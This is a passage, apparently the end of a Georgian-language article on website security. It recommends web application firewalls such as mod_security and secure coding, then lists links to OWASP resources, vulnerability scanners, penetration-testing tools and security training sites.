6. ასევე საიტების დაცვის ხარისხის ასამაღლებლად გამოიყენება WAF-ები. Web Application Firewall-ი შეიძლება იყოს ფასიანი ან უფასო. უფასოებს შორის რეკომენდირებულია mod_security, რომელიც apache-ს შემთხვევაში, მის

მოდულად ყენდება. WAF-ები საიტის უსაფრთხოების დონეს საკმაოდ ამაღლებენ, რაგან მათი მორგება კონკრეტული აპლიკაციისთვის ხდება. mod_security-ს შემთხვევაში შესაძლებელია custom rule-ების დაწერა, არსებულების ჩასწორება და მაქსუმალურად აპლიკაციაზე მორგება.

7. საიტის კოდი უნდა იყოს დაწერილი უსაფრთხოების ნორმების გათვალისწინებით

ლინკები:

https://www.owasp.org/index.php/Top_10_2017-Top_10

https://sourceforge.net/projects/owaspbwa/files/1.2/

https://cirt.net/Nikto2

https://github.com/rezasp/joomscan

https://wpscan.org/

http://blog.checkpoint.com/2015/05/14/analysis-havij-sql-injection-tool/

http://sqlmap.org/

https://www.acunetix.com/

https://www.tenable.com/products/nessus-vulnerability-scanner/

https://www.torproject.org/

https://nmap.org/

https://www.metasploit.com/

https://shodan.io/

http://www.pentesteracademy.com/

https://www.offensive-security.com/

https://www.cybrary.it/

https://krebsonsecurity.com/